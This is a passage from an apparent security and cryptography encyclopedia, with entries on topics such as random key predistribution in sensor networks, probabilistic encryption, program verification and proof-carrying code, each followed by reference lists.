- an indication of whether the privilege is grantable to others;
- an indication of whether the privilege has the WITH HIERARCHY OPTION specified (►SQL access control model).

Particular attention has to be paid when granting the REFERENCES privilege. The REFERENCES privilege allows the specified authorization identifier to define tables with a foreign key referencing the table on which the privilege is defined. To fix ideas and make discussion clear, suppose that the grantee of the REFERENCES privilege defines a table, say T_1, referencing a table, say T_2, configured with the REFERENCES privilege. Suppose also that the grantee defines a *no action* policy on the referential integrity constraint. In this case, the owner of table T_2 will not be able to delete or modify tuples in T_2, if such an update causes the content of table T_1 to be incorrect. The REFERENCES privilege may then limit the possibility to modify the resource on which the privilege is defined.

Recommended Reading

1. De Capitani di Vimercati S, Samarati P, Jajodia S (2001) Database security. In: Marciniak J (ed) Wiley encyclopedia of software engineering. Wiley, New York
2. Samarati P, De Capitani di Vimercati S (2001) Access control: Policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design. LNCS, vol 2171. Springer, Berlin
3. Database Language SQL (2008) ISO International Standard, ISO/IEC 9075–*:2008

PRNG

►Pseudorandom Number Generator

Probabilistic Key Sharing

Donggang Liu
Department of Computer Science and Engineering, The University of Texas at Arlington, Arlington, Texas, USA

Synonyms

Random key predistribution

Definition

Probabilistic key sharing is a technique that allows a sensor network to probabilistically establish pairwise keys between sensor nodes.

Background

Pairwise key establishment is one of the most fundamental security services; it enables sensor nodes to communicate securely with each other using cryptographic techniques. However, due to the resource constraints on sensor nodes, it is not practical for them to use traditional pairwise key establishment techniques such as public key cryptography and key distribution center (KDC). Researchers thus propose *key pre-distribution* to probabilistically setup pairwise keys between sensor nodes for less overhead at sensor nodes.

Theory

Random Key Pre-distribution

Eschenauer and Gligor proposed the first *probabilistic key pre-distribution* scheme for pairwise key establishment in sensor networks [5]. In this protocol, a central server such as the base station first generates a large pool P of random keys. Each sensor node will be then preloaded with k keys randomly picked from this key pool. Two sensor nodes have a certain probability of picking at least one common key from the key pool P. These common keys can be directly used for establishing a pairwise key after deployment. The probability of two sensor nodes picking at least one common key can be estimated by

$$p = 1 - \frac{((P-k)!)^2}{(P-2k)!P!}.$$

For example, if $P = 100,000$ and $k = 200$, then $p \approx 0.3$. Note that p has to be large enough to ensure that the entire network is fully connected with high probability. The random-graph theory is thus used to find a proper p. Specifically, it has been shown that there exists a threshold value of p such that the probability of having a connected graph becomes "almost certainly true" [10]. This threshold value can be estimated as $p = \frac{(n-1)\ln(n)}{n\times(n'-1)}$, where n' is the average neighbor size of a sensor node.

Chan et al. further extended the above idea and developed two key pre-distribution techniques: a q-composite key pre-distribution scheme and a random pairwise keys scheme [2]. The q-composite key pre-distribution also uses a key pool but requires two nodes to compute a pairwise key from at least q pre-distributed keys that they share. The random pairwise keys scheme randomly picks pairs of sensor nodes and assigns each pair a unique random key. Both schemes improve the security over the basic probabilistic key pre-distribution scheme.

Key Pre-distribution with Threshold Security Property

However, the above random key pre-distribution schemes have a number of problems. In particular, a small number of compromised nodes can leak a large fraction of keys in the network. To handle this problem, several techniques were proposed to achieve a threshold security property [4, 6]. In these protocols, the adversary has to compromise a considerably large number of nodes in order to compromise the communication between two non-compromised sensor nodes.

The schemes in [6] is based on a polynomial-based protocol in [1]. Its special case of pairwise key establishment is adopted for key pre-distribution in sensor networks. In this special case, the (key) setup server randomly generates a bivariate t-degree polynomial $f(x,y) = \sum_{i,j=0}^{t} a_{i,j}x^i y^j$ over a finite field F_q, where q is a prime number that is large enough to accommodate a cryptographic key, such that it has the property of $f(x,y) = f(y,x)$. It is assumed that each sensor node has a unique ID. For each node i, the setup server computes a polynomial share of $f(x,y)$, i.e., $f(i,y)$. This polynomial share is pre-distributed to node i. Thus, for any two sensor nodes i and j, node i can compute a key $f(i,j)$ by evaluating $f(i,y)$ at point j, and node j can compute the same key $f(j,i) = f(i,j)$ by evaluating $f(j,y)$ at point i. As a result, nodes i and j can establish a common key $f(i,j)$. This approach requires each sensor node to store a t-degree polynomial, which occupies $(t+1)\log q$ storage space. To establish a pairwise key, both sensor nodes need to evaluate the polynomial at the ID of the other node. There is no communication overhead. The analysis in [1] shows that this scheme is unconditionally secure and t-collusion resistant, i.e., the coalition of no more than t

compromised sensor nodes knows nothing about the key between any two non-compromised nodes.

Based on the above protocol, a *random subset assignment* scheme and a *grid-based* scheme are developed to trade off communication cost with security [6]. In the random subset assignment, the base station generates a pool of symmetric bivariate polynomials and assigns each node a set of polynomial shares generated from a set of polynomials randomly selected from the pool. Two nodes can set up a key if they have a polynomial share of the same bivariate polynomial. This scheme was shown to be much more resistant to compromised nodes than the previous schemes. An equivalent scheme was independently developed in [4]. The grid-based scheme arranges sensor nodes in a virtual grid and assigns polynomial shares according to such grid. This approach allows two sensor nodes to directly determine if they can set up a key by looking at their IDs. If they cannot set up a key, they can directly compute who to contact to establish a secret key indirectly. This scheme ensures the network connectivity and also achieves a much higher security guarantee than previous schemes.

Deterministic Key Pre-distribution

In random key pre-distribution, a sensor node has to contact another sensor node for the list of key IDs to find the common shared keys. Since every sensor node has many keys, the communication involved could be a big problem. For example, if each sensor node is assigned 200 keys, the list of key IDs could takes 400 bytes of space, assuming each ID is 2-byte long. Deterministic key pre-distribution is hence proposed to mitigate such problem [9, 11]. The basic idea is to select keys for each sensor node with ID i in a deterministic way such that other sensor nodes can directly compute node i's list of key IDs (not the actual keys) from the node ID i. For example, the idea in [11] is to use a public hash function to generate the IDs of the keys assigned to every sensor node. This allows any two sensor nodes to directly compute the keys shared between them by only exchange their IDs. The scheme proposed in [9] uses combinatorial set systems (or combinatorial designs) to deterministically assign keys for sensor nodes.

Key Pre-distribution Using Deployment Knowledge

A number of studies have proposed to take advantage of the deployment knowledge to improve the key pre-distribution performance. Intuitively, knowing sensors' deployment information allows the setup server to determine the set of nodes that are more likely to be neighbors. The setup server can thus assign the same keying material to each pair of nodes that are very likely to be neighbor to each other to improve the probability of establishing the pairwise keys. Several location-based key pre-distribution techniques were developed by using either *prior deployment knowledge* [3, 7], *post deployment knowledge* [7], or *group deployment knowledge* [8]. Prior deployment knowledge denotes the knowledge about the expected deployment points of sensor nodes; post-deployment knowledge denotes the knowledge about the actual deployment points of sensor nodes after deployment; group deployment knowledge denotes the knowledge about which set of nodes are deployed in the same group. In group deployment, the expected or actual locations of sensor nodes are unavailable. However, the nodes deployed in the same group will be very likely close to each other after deployment.

Applications

The establishment of pairwise keys is a fundamental security primitive for protocols that need secure communication. For example, in routing protocols, a sensor node has to verify if the packet to be relayed is indeed from the last hop in its routing table. As another example, in data aggregation, the aggregator has to verify if the data indeed comes from the sender. Such verification can be accomplished by using pairwise keys. Probabilistic key sharing is a very useful and low-cost technique for establishing pairwise keys in sensor networks.

Recommended Reading

1. Blundo C, De Santis A, Herzberg A, Kutten S, Vaccaro U, Yung M (1993) Perfectly-secure key distribution for dynamic conferences. In: Advances in cryptology – CRYPTO '92, LNCS 740, pp 471–486
2. Chan H, Perrig A, Song D (2003) Random key predistribution schemes for sensor networks. In: IEEE Symposium on Security and Privacy (S&P), pp 197–213
3. Du W, Deng J, Han YS, Chen S, Varshney P (2004) A key management scheme for wireless sensor networks using deployment knowledge. In: Proceedings of IEEE INFOCOM
4. Du W, Deng J, Han YS, Varshney P (2003) A pairwise key pre-distribution scheme for wireless sensor networks. In: Proceedings of 10th ACM Conference on Computer and Communications Security (CCS), pp 42–51
5. Eschenauer L, Gligor VD (2002) A key-management scheme for distributed sensor networks. In: Proceedings of the 9th ACM Conference on Computer and Communications Security (CCS), pp 41–47
6. Liu D, Ning P (2003) Establishing pairwise keys in distributed sensor networks. In: Proceedings of 10th ACM Conference on Computer and Communications Security (CCS), pp 52–61

7. Liu D, Ning P (2005) Improving key pre-distribution with deployment knowledge in static sensor networks. ACM Transaction on Sensor Networks (TOSN), 1(2)
8. Liu D, Ning P, Du W (2008) Group-based key pre-distribution in wireless sensor networks. ACM Transactions on Sensor Networks (TOSN)
9. Lee J, Stinson DR. On the construction of practical key predistribution schemes for distributed sensor networks using combinatorial designs. ACM Transactions on Information and System Security (TISSEC)
10. Spencer J (2000) The Strange Logic of Random Graphs. Number 22 in Algorithms and Combinations. Springer, New York
11. Zhu S, Xu S, Setia S, Jajodia S (2003) Establishing pair-wise keys for secure communication in ad hoc networks: a probabilistic approach. In: Proceedings of the IEEE International Conference on Network Protocols (ICNP), Atlanta, Georgia, November 4–7, 2003

Probabilistic Primality Test

Anton Stiglic
Instant Logic, Canada

Synonyms

Compositeness test

Related Concepts

►Elliptic Curves for Primality Proving; ►Prime Number; ►Primality Proving Algorithm; ►Primality Test

Definition

A *probabilistic primality test* is a ►primality test that outputs "probable prime" or "composite" and has a certain probability of error if the output is "probable prime."

Theory

Probabilistic primality tests typically pick a random number called a *witness* and verify some criteria involving the witness and the candidate being tested. Most probabilistic primality tests used in practice will not err when declaring an integer to be composite, but have a probability of error when declaring an integer to be prime: They either declare a candidate to be *definitely composite* or *probably prime*. A candidate that passes such a test – whether prime or composite – is called a *probable prime* for that test. A composite number that erroneously passes such a test is called a ►pseudoprime.

See ►prime number for further discussion and examples of such tests.

Probabilistic Public-Key Encryption

Kazue Sako
NEC, Kawasaki, Japan

Related Concepts

►ElGamal Public Key Encryption; ►Goldwasser–Micali Encryption Scheme; ►Public Key Cryptography

Definition

Probabilistic public-key encryption is a public-key encryption scheme (►Public Key Cryptography) where the ciphertext of the same message under the same public key differs on every run of a probabilistic Turing machine. That is, a random coin toss of the Turing machine is used in the encryption algorithm.

Background

The notion was proposed in contrast to the ►RSA Public-Key Encryption scheme, which is deterministic in the sense that the ciphertext is always fixed given a public key and a plaintext.

Theory

The early date examples of probabilistic public key encryption schemes are the ►Goldwasser–Micali Encryption_*scheme* and the ►ElGamal Public-Key Encryption scheme, and many others followed. It is known that an encryption scheme that satisfies provable security such as ►Semantic Security must be probabilistic. Since the original RSA encryption scheme was not probabilistic, several padding techniques such as ►OAEP are considered so that the padded RSA scheme becomes probabilistic and satisfies security properties, such as semantic security.

Recommended Reading

1. Goldwasser S, Micali S (1984) Probabilistic encryption. J Comp Syst Sci 28:270–299

Product Cipher, Superencryption

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Multiple Encryption; ►Symmetric Cryptosystem

Definition

Product ciphers are ciphers that are built as a composition of several different functions. In a special case when all the functions are the same, the cipher is called *iterative cipher* and the functions are called *rounds*.

Theory

The intuition behind such constructions is inspired by the analogy with mixing transformations studied in the theory of Dynamical Systems, which was first noted by Shannon [3]. The IBM team followed this approach in the design of *Lucifer* and the Data Encryption Standard(DES). Rounds of iterative ciphers are typically keyed with different *subkeys* or at least involve different round constants to break self-similarity, which otherwise would be vulnerable to slide attacks. Note that the individual round transformation might be cryptographically weak. The strength of the whole construction relies on the number of iterations. The choice of the proper *number of rounds* is a difficult task, which is performed via cryptanalysis of the cipher.

Most of the modern block-ciphers have an iterative structure for the reasons of compact hardware, software implementation, and in order to facilitate the analysis. The typical number of rounds in modern ciphers ranges between 8 and 32 (with 64 and 80 not being uncommon in ciphers designed for hashing or for hardware implementation). By their structure, iterative block ciphers may be divided into two large classes: Feistel ciphers and substitution–permutation networks (SPN).

Applications

If one takes the composition of several ciphers, one gets what is called multiple encryption or *cascade cipher* or *superencryption* (this term is often used in communications when some information which was encrypted offline is transmitted via an encrypted communication link). Multiple encryption is often used to enhance security of a single encryption function, though at the expense of speed. Note that multiple encryption does not necessarily improve security; consider for example *simple substitution ciphers*, where the product of substitutions is just another substitution. One can prove that multiple encryption is at least as secure as the first component [1, 2] if the keys are chosen independently. A typical example of multiple encryption is Triple-DES.

Recommended Reading

1. Even S, Goldreich O (1985) On the power of cascade ciphers. ACM Trans Comput Syst 3:108–116
2. Maurer UM, Massey JL (1993) Cascade ciphers: the importance of being first. J Cryptol 6(1):55–61
3. Shannon CE (1949) Communication theory of secrecy systems. Bell Syst Tech J 28:656–715

Program Integrity Verification

►Sensor Code Attestation

Program Verification and Security

Catherine Meadows
U.S. Naval Research Laboratory, Washington, DC, USA

Synonyms

Code verification; Static code analysis

Related Concepts

►Buffer Overflow; ►Covert Channels; ►Information Flow; ►Static Analysis; ►Theorem Provers; ►Type Safety

Definition

Program verification is the process of applying formal methods directly to verification of code, rather than to a high-level specification.

Background

Program verification was one of the original goals of formal methods. Moreover, it can be of important help to ensuring the security of a system, since many security problems, such as ►buffer overflows and covert channels, may only occur at the code level. However, the verification of code is also computationally expensive, and initially formal verification of computer systems concentrated on verification of the correctness of high-level specifications, which, as they were more abstract and less detailed than code, were considered easier to verify.

In more recent years, these problems have been addressed in a number of ways. First of all, improvements in computing power have made computationally intensive proofs more feasible. Second, and most importantly, it is possible to reduce complexity of verification by keeping the properties being checked simple. Since many security flaws at the code level result from relatively simple conditions that can be exploited by an attacker, this does much to make program verification in support of security more feasible.

As an example of the type of security flaw that is both simple and hard to avoid without the assistance of formal methods, we consider buffer overflow vulnerabilities, in which the bounds of a buffer are not checked before it is written to. This oversight can result in the buffer overflowing, and the overflowed data being stored in a place where it can be executed. This is a common way of introducing malicious code into a computer system.

One method that can be applied to avoiding these types of vulnerability is ►type safety. Type safety is achieved by assigning types to both code and data, and by preventing code from executing on data that is not of the appropriate type. Java is an example of a strongly type-safe language.

Although strongly type-safe languages can prevent many common security problems, they also give the programmer less control of the code. Thus, in many cases, languages that enforce minimal type safety, such as C, are preferred. Moreover, even strongly type-safe languages may not capture all security flaws. This has lead in recent years to the adaptation of techniques from software model checking to identify low-level bugs (including security flaws) in code. This involves constructing a reduced (i.e., simpler) model of the code that can be verified with a model checker. When the problems being searched for are simple and widespread, such as buffer overflow vulnerabilities, the model construction can be highly and effectively automated. This process is well enough understood so that there are now commercial tools implementing it, including Coverity Protect (Coverity), CodeSonar (Grammatech), and Polyspace (Mathworks).

However, it is still the case that, outside of very restricted domains, more flexibility is required than can be given by a completely automated procedure. For this, there have been two major approaches followed. In one approach, one applies progressive refinements to a specification until code is produced at the most refined level. This is a laborious process requiring considerable skill, but it produces a clear link between specification and code. An example of this process is the B-method [1]. In the second approach, the programmer provides input to the verifier by directly annotating the code, usually in some variant of Floyd–Hoare-style [2, 3] pre- and postconditions that specify what properties a piece of code must guarantee after it executes, given that certain other properties are guaranteed before it executes. The annotations can then be verified by a model checker, theorem prover, or type checker, depending on the system used. The earliest example of this approach was the Gypsy programming language [4]. Other examples include Eiffel [5], SPARK (a subset of Ada) [6], and Spec# [7] (an extension of C#). Research is also ongoing in extending this approach to "commercial off-the-shelf" languages such as C, for example, the Verifier for Concurrent C (VCC) [8].

The above techniques, although they have important applications and motivations in security, are general-purpose techniques that could be applied to any system in need of high assurance of correctness. However, there are also some problems that are security specific. One of these is ►information flow, which is the problem of detecting and measuring illicit information leakage in computer systems. Applications include systems that process data at different security levels, for which information classified at a higher level should not leak to the lower level, and cryptographic devices, which should prevent any information about a cryptographic key from leaking to the outside world. Information flow, unlike the simpler properties addressed by commercially available static analysis tools, is often subtle and requires a thorough exploration of dependencies between program variables. Moreover, it is usually never possible to completely eliminate information flow, and in that case it must be quantified. Denning and Denning pioneered the study of information flow in code in the 1970s [9], but the area has become particularly active in recent years, with research concentrating on measuring information flow in code. See Sabelfeld and Myers [10] for a survey of this area up through 2003.

Finally, model extraction, besides being used in model checking, also has uses as a reverse engineering tool for examining malicious code or code of uncertain provenance. In this case, model extraction may be applied to object code as well as source code. BitBlaze [11] is a well-documented example of a tool that incorporates these techniques.

Applications and Experiments

Much of the impetus for research and development in formal methods has come from security, and code verification is no exception. Thus, many of the systems described in this entry have been used in developing code for secure systems. The Gypsy language and Gypsy Verification Environment was used to develop and verify an encrypted packet interface [12], at over 4,200 lines of executable code the largest program verified up to that time. Code verification was also been applied to smart card security in the 1990s; because of the limitations on code size, the problem was more tractable than operating systems for larger computers. Verification efforts include the use of the B-method to verify the GEMPLUS smart card [13], and the use of SPARK to develop a security-critical component of the Multi-Application Operating System (MULTOS) [14], an operating system for smart cards. Most recently, the VCC

is being applied to the verification of the hypervisor Hyper-V [8], a Microsoft virtualization server that allows a user to run multiple virtual machines on top of a single operating system. In particular, Hyper-V must enforce security isolation between the different virtual machines. This last application is also of interest because it is being applied to a system that has already been implemented.

Open Problems

Formal methods for code verification have proved very successful in finding and preventing low-level security flaws in code, to the point at which they have been incorporated in commercially available tools. Moreover, more complex and difficult security properties, there are a number of "worked examples," some of which have been resulted in commercial products that have been evaluated at the highest assurance levels of international criteria such as the ITSEC and the Common Criteria. However, code verification at this level is still a labor-intensive process requiring a significant amount of expertise. Substantial work is still required before it can become a standard part of the software engineering process.

Another open problem is how to best integrate the results of code verification into a coherent system security argument. For specifications that require that a certain functionality be invoked, this is straightforward. An example of such a specification would be one that requires that data be encrypted at certain points, and that the encryption algorithm be implemented according to its specification. However, security is also a "nonfunctional" property. Its nonfunctional requirements, such that data should not leak, or the system should minimize vulnerability against denial of service are harder to guarantee. This is especially the case because these properties are never absolute, but must be quantified. This requires not only techniques for quantitative analysis and verification, but the development of appropriate system metrics that can be linked to properties proved at the code level.

Recommended Reading

1. Abrial JR (1996) The B-Book: assigning programs to meanings. Cambridge University Press, Cambridge
2. Hoare CAR (1969) An axiomatic basis for computer programming. Commun ACM 12(10):576–580, 583
3. Floyd RW (1967) Assigning meanings to programs. In: Proceedings of the American Mathematical Society symposia on applied mathematics, New York, vol 19, pp 19–31
4. Donald I (1984) Good. Revised report on Gypsy 2.1 – DRAFT, July 1984. Institute for Computing Science, The University of Texas at Austin, Austin
5. Meyer B (1992) Eiffel: the language. Prentice Hall, NJ
6. Barnes J (2003) High integrity software: the SPARK approach to safety and security. Addison-Wesley, Boston
7. Barnett M, Leino KRM, Schulte W (2004) The Spec# programming system: an overview. In: Proceedings of construction and analysis of safe, secure and interoperable smart devices (CASSIS), Marseilles. LNCS, vol 3362, Springer, New York
8. Cohen E, Dahlweid M, Hillebrand M, Leinenbach D, Moskal M, Santen T, Schulte W, Tobies S (2009) VCC: a practical system for verifying concurrent C. In: 22nd International conference on theorem proving in higher order logics (TPHOLs 2009), Munich Germany, LNCS, vol 5674, Springer, Berlin
9. Denning DE, Denning PJ (1977) Certification of programs for secure information flow. Commun ACM 20(7):504–513
10. Sabelfeld A, Myers A (2003) Language-based information flow security. IEEE J Sel Areas Commun 21(1):5–19
11. Song D, Brumley D, Yin H, Caballero J, Jager I, Kang MG, Liang Z, Newsome J, Poosankam P, Saxena P (2008) BitBlaze: a new approach to computer security via binary analysis. In: Proceedings of ICISS 2008. LNCS, vol 5352, Springer, Berlin
12. Smith M, Siebert A, DiVitto B, Good D (1981) A verified encrypted packet interface. SIGSOFT 6(3)
13. Lanet JL, Requet A (1998) Formal proof of smart card applets correctness. In: Proceedings of the third smart card research and advanced application conference (CARDIS'98), Louvain-la-Neuve, LNCS, vol 1820, Springer, Berlin, pp 85–97
14. Chapman R (2001) SPARK – A state-of-the-practice approach to the common criteria implementation requirements. In: 2nd International common criteria conference, Brighton, UK

Project Athena

►Kerberos

Proof of Knowledge Versus Proof of Membership

Berry Schoenmakers
Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Related Concepts

►Interactive Proof

Definition

A basic ►interactive proof for a statement of the form $x \in L$, where L is some formal language is often called a *proof of membership*. For instance, if L_H is the language of graphs containing a Hamiltonian cycle, a proof for the statement $x \in L_H$ shows that x is a Hamiltonian graph. However, the proof does not necessarily show that the prover actually *knows* a Hamiltonian cycle for the graph.

Background

A *proof of knowledge* is similar to an ►interactive proof, except that the soundness condition is strengthened in the following way. Referring to the example statement $x \in L_H$, the verifier accepts the proof only if the prover actually knows a Hamiltonian cycle for x, where "knowing" is characterized as follows. Generally speaking, if one is given access to a successful prover for the statement $x \in L_H$, then one should be able to extract a Hamiltonian cycle for x. Such an efficient algorithm for extracting a Hamiltonian cycle (in this example) from a prover is called a *knowledge extractor*.

The formal notion of a proof of knowledge developed from the results in [1–5]. Many zero-knowledge proofs of membership are in fact zero-knowledge proofs of knowledge. The ►Fiat–Shamir identification protocol is an early example of a zero-knowledge proof of knowledge. The ►Schnorr identification protocol is another well-known example.

Recommended Reading

1. Bellare M, Goldreich O (1992) On defining proofs of knowledge. In: Brickell EF (ed) Advances in cryptology – crypto'92. Lecture notes in computer science, vol 740. Springer, Berlin, pp 390–420
2. Feige U, Fiat A, Shamir A (1988) Zero-knowledge proofs of identity. J Cryptol 1(2):77–94
3. Feige U, Shamir A (1990) Witness indistinguishable and witness hiding protocols. In: Proceedings of 22nd symposium on theory of computing (STOC'90). ACM Press, New York, pp 416–426
4. Goldreich O (2001) Foundations of cryptography – basic tools. Cambridge University Press, Cambridge
5. Goldwasser S, Micali S, Rackoff C (1989) The knowledge complexity of interactive proof systems. SIAM J Comput 18:186–208. Preliminary version in 17th ACM symposium on the theory of computing, 1982

Proof of Work

►Computational Puzzles

Proof-Carrying Code

George Necula
Electrical Engineering and Computer Science, University of California, Berkeley, CA, USA

Related Concepts

►Digital Signatures

Definition

Proof-Carrying Code (PCC) is a general mechanism for verifying that a code fragment can be executed safely on a host system. The key technical detail that makes PCC simple yet very powerful is that the code fragment is required to be accompanied by a detailed and precise explanation of why it satisfies the safety policy. This leaves the code receiver with the simple task of verifying that the explanation is correct and that it matches the code in question.

Background

More and more software systems are designed and built to be extensible and configurable dynamically. The extensions can be in the form of software upgrades, add-on modules, plugins, or applets. When the producer of the extension is not trusted, there is a need for a general mechanism that can be used to allow even untrusted system extensions to be integrated into an existing software system without compromising the stability and security of the host system.

Proof-Carrying Code (PCC) [10, 11] was designed to be a *general* mechanism that allows the receiver of code (referred to as the *host*) to check *quickly* and *easily* that the code has certain safety properties. The key technical detail that makes PCC very general yet very simple is a requirement that the untrusted code producer cooperates with the host by attaching to the code an "explanation" of why the code complies with the safety policy. Then all that the host has to do to ensure the safe execution of the code is to define a framework in which the "explanation" must be conducted, along with a simple yet sufficiently strong mechanism for checking that (a) the explanation is acceptable (i.e., is within the established framework), that (b) the explanation pertains to the safety policy that the host wishes to enforce, and (c) that the explanation matches the actual untrusted code.

Below is a list of the most important ways in which PCC improves over other existing techniques for enforcing safe execution of untrusted code:

– PCC operates at *load time* before the untrusted code is installed in the host system. This is in contrast with techniques that enforce the safety policy by relying on extensive run-time checking [13] or even interpretation [7, 8]. As a result, PCC codes can run at native-code speed.

  Additionally, by doing the checking at load time, it becomes possible to enforce certain safety policies that are hard or impossible to enforce at run time. For example, by examining the untrusted code and the associated "explanation," PCC can verify that a certain interrupt routine terminates within a given number of instructions executed, or that a video frame rendering

code can keep up with a given frame rate. Run-time enforcement of timing properties of such fine granularity is hard.
- The PCC-trusted infrastructure is *small*. The PCC checker is simple and small because it has to do a relatively simple task. In particular, PCC does not have to discover on its own whether and why the code meets the safety policy.
- For the same reason, PCC can operate even on codes expressed in native-code form. And because PCC can verify the code after compilation and optimization, the checked code is ready to run without needing an additional interpreter or compiler on the host. This has serious software engineering advantages since it reduces the amount of security-critical code, and it is also a benefit when the host environment is too small to contain an interpreter or a compiler, such as is the case for many embedded software systems.
- PCC is *general*. All PCC has to do is to verify safety explanations and to match them with the code and the safety policy. By standardizing a language for expressing the explanations and a formalism for expressing the safety policies, it is possible to implement a single algorithm that can perform the required check, for any code, any valid explanation, and a large class of safety policies. In this sense, a single implementation of PCC can be used for checking a variety of safety policies.

The PCC infrastructure is designed to complement a cryptographic authentication infrastructure [9]. While cryptographic techniques such as digital signatures can be used by the host to verify external properties of the untrusted code, such as freshness and authenticity, or the author's identity, the PCC infrastructure checks internal semantic properties of the code such as what the code does and what it does not do. This enables the host to prevent safety breaches due to either malicious intent (for codes originating from untrusted sources) or due to programming errors (for codes originating from trusted sources).

Theory and Applications

There are several concrete representation of the "explanations" mentioned above. Safety explanations must be precise and comprehensive, just like formal proofs. In fact, in the first realization of a PCC architecture [10], the explanations were precisely formal proofs. Early PCC proofs were represented using a variant of λ-calculus called the Edinburgh Logical Framework (LF) [6]. The major advantage of this approach is that proof checking can be accomplished using a relatively simple and well-understood LF-type checker.

It is possible to obtain a more compact representation of proofs if the proof checker is augmented with the ability to predict at each step in the proof the possible ways to proceed. The proof can then be presented as a stream of bits that act as an oracle allowing the proof checker to choose the correct way forward. Depending on the complexity of the safety policy and the corresponding proof system, proofs represented as oracles can be up to 30 times smaller than syntactic representation of proofs [12].

The most difficult challenge when using PCC is proof generation. One way this can be achieved is to start with programs written in a high-level language for which we have checkers for the safety policy of interest. For example, for memory safety, we may want to start with a type-safe high-level language, such as Java. In this case, the type checker must be modified to record an independently checkable proof that the program is well typed. Next, we change the compiler to translate not just the code but also the proof. Such a *certifying compiler* [3] produces low-level code and a matching proof of safety completely automatically.

Another difficult problem with PCC is the choice of the safety rules and the associated checker. The early instantiations of PCC used relatively high-level safety rules (e.g., based on the typing rules for the Java language). This results in fairly small proofs, but at the expense of a rigid safety policy (only programs that can be proved safe with the given rules are accepted) and a somewhat large proof checker. Furthermore, the proof that such safety rules enforce the desired safety policy (e.g., memory safety) requires a separate effort that is not machine checkable. These observations motivated the work on *Foundational Proof Carrying Code* [1, 5], where the proof rules are restricted to the semantics of machine instructions, and the proof accompanying the code must explicitly establish, down to the foundations of mathematics, all required concepts and must prove explicitly any needed properties of these concepts.

Experimental Results

The largest experiment in terms of code size performed with PCC was in the context of a certifying compiler from Java to Intel x86 native code. The safety property being certified was that the optimized machine code is memory safe [3]. The experiments were carried out on over 300 Java packages. The largest was the HotJava web browser, consisting of over 200 k lines of code, which translate to a 2.7 MB machine code executable. Proof sizes, using the oracle representation, were around 12% of the machine-code size. Proof checking for the HotJava browser took about 50 s on a 400-MHz machine.

In terms of expressiveness of the safety policies, Foundational Proof Carrying Code was applied to low-level

code that uses hardware interrupts and preemptive threads [4], and even to self-modifying code [2].

Recommended Reading

1. Appel AW, Felty PA (2000) A semantic model of types and machine instructions for proof-carrying code. In: Conference record of the symposium on Principles of Programming Languages (POPL'00). Boston, USA, pp 243–253
2. Cai H, Shao Z, Vaynberg A (2007) Certified self-modifying code. In: Conference on Programming Language Design and implementation PLDI'97. Las Vegas, USA
3. Colby C, Lee P, Necula GC, Blau F, Plesko M, Cline K (2000) A certifying compiler for Java. ACM SIGPLAN Not 35(5):95–107
4. Feng X, Shao Z, Guo Y, Dong Y (2009) Certifying low-level programs with hardware interrupts and preemptive threads. J Autom Reason 42:301–347
5. Hamid NA, Shao Z, Trifonov V, Monnier S, Ni Z (2002) A syntactic approach to foundational proof-carrying code. In: Seventeenth IEEE symposium on logic in computer science. Copenhagen, Denmark, pp 89–100
6. Harper R, Honsell F, Plotkin G (1993) A framework for defining logic. J Assoc Comput Machin 40(1):143–184
7. Lindholm T, Yellin F (1997) The Java virtual machine Specification. The Java Series. Addison-Wesely, Reading
8. McCanne S, Jacobson V (1993) The BSD packet filter: a new architecture for user-level packet capture. In: The winter 1993 USENIX conference, San Diego. USENIX Association, pp 259–269
9. Microsoft Corporation (1996) Proposal for authenticating code via the Internet. http://www.microsoft.com/secruity/tech/authcode/authcode-f.htm. Accessed Apr 1996
10. Necula GC (1997) Proof-carrying code. In: Conference record of the 24th symposium on Principles of Programming Languages (POPL'97), Paris. ACM Press, pp 106–119
11. Necula GC, Lee P (1996) Safe kernel extensions without run-time checking. In: second symposium on operating systems design and implementations. Usenix, Seattle, USA, pp 229–243
12. Necula GC, Rahul SP (2001) Oracle-based checking of untrusted software. In: Conference record of the symposium on Principles of Programming Languages (POPL'01). ACM Press, London, UK, pp 142–154
13. Wahbe R, Lucco S, Anderson TE (1993) Graham SL efficient software-based fault isolation. In: 14th ACM symposium on operating system principles. Asheville. North Carolina, pp 203–216

Propagation Characteristics of Boolean Functions

Claude Carlet
Département de mathématiques and LAGA, Université Paris 8, Saint-Denis Cedex, France

Related Concepts

►Boolean Functions; ►Stream Cipher; ►Symmetric Cryptography

Definition

Parameter quantifying the diffusion of a Boolean function.

Background

Boolean functions

Theory

Let n and l be positive integers such that $l \le n$. Let $f : F_2^n \mapsto F_2$ be a Boolean function and let $a \in F_2^n$. We denote by $D_a f$ the *derivative* of f with respect to a, that is, $D_a f(x) = f(x) \oplus f(a + x)$. This notion is related to the differential attack (►Differential Cryptanalysis for Block Ciphers).

The function f satisfies the *propagation criterion* $PC(l)$ of degree l if, for all $a \neq 0$ of weight at most l, the function $D_a f$ is balanced (that is, takes the values 0 and 1 equally often) [3]. In other words, f satisfies $PC(l)$ if the auto-correlation coefficient $\sum_{x \in F_2^n} (-1)^{f(x) \oplus f(x+a)}$ is null for every $a \in F_2^n$ such that $1 \le w_H(a) \le l$, where w_H denotes the Hamming weight. The strict avalanche criterion SAC corresponds to $PC(1)$.

The functions satisfying $PC(n)$ are the bent functions (►Nonlinearity of Boolean Functions).

If n is even, then $PC(n-2)$ implies $PC(n)$. Since bent functions are never balanced, there exist balanced n-variable $PC(l)$ functions for n even only if $l \le n-3$. For odd $n \ge 3$, the functions satisfying $PC(n-1)$ are those functions of the form $g(x_1 \oplus x_n, \ldots, x_{n-1} \oplus x_n) \oplus \ell(x)$, where g is bent and ℓ is affine, and the $PC(n-2)$ functions are those functions of a similar form, but where, for at most one index i, the term $x_i \oplus x_n$ may be replaced by x_i or by x_n.

The only known upper bound on the algebraic degree (►Boolean Functions) of a $PC(l)$ function is $n-1$. A lower bound on the nonlinearity (►Boolean Functions) of $PC(l)$ functions exists: $\mathcal{NL}(f) \ge 2^{n-1} - 2^{n-\frac{1}{2}l-1}$. Equality can occur only if $l = n-1$ (n odd) and $l = n$ (n even).

Constructions of $PC(l)$ functions have been given in [2], for instance.

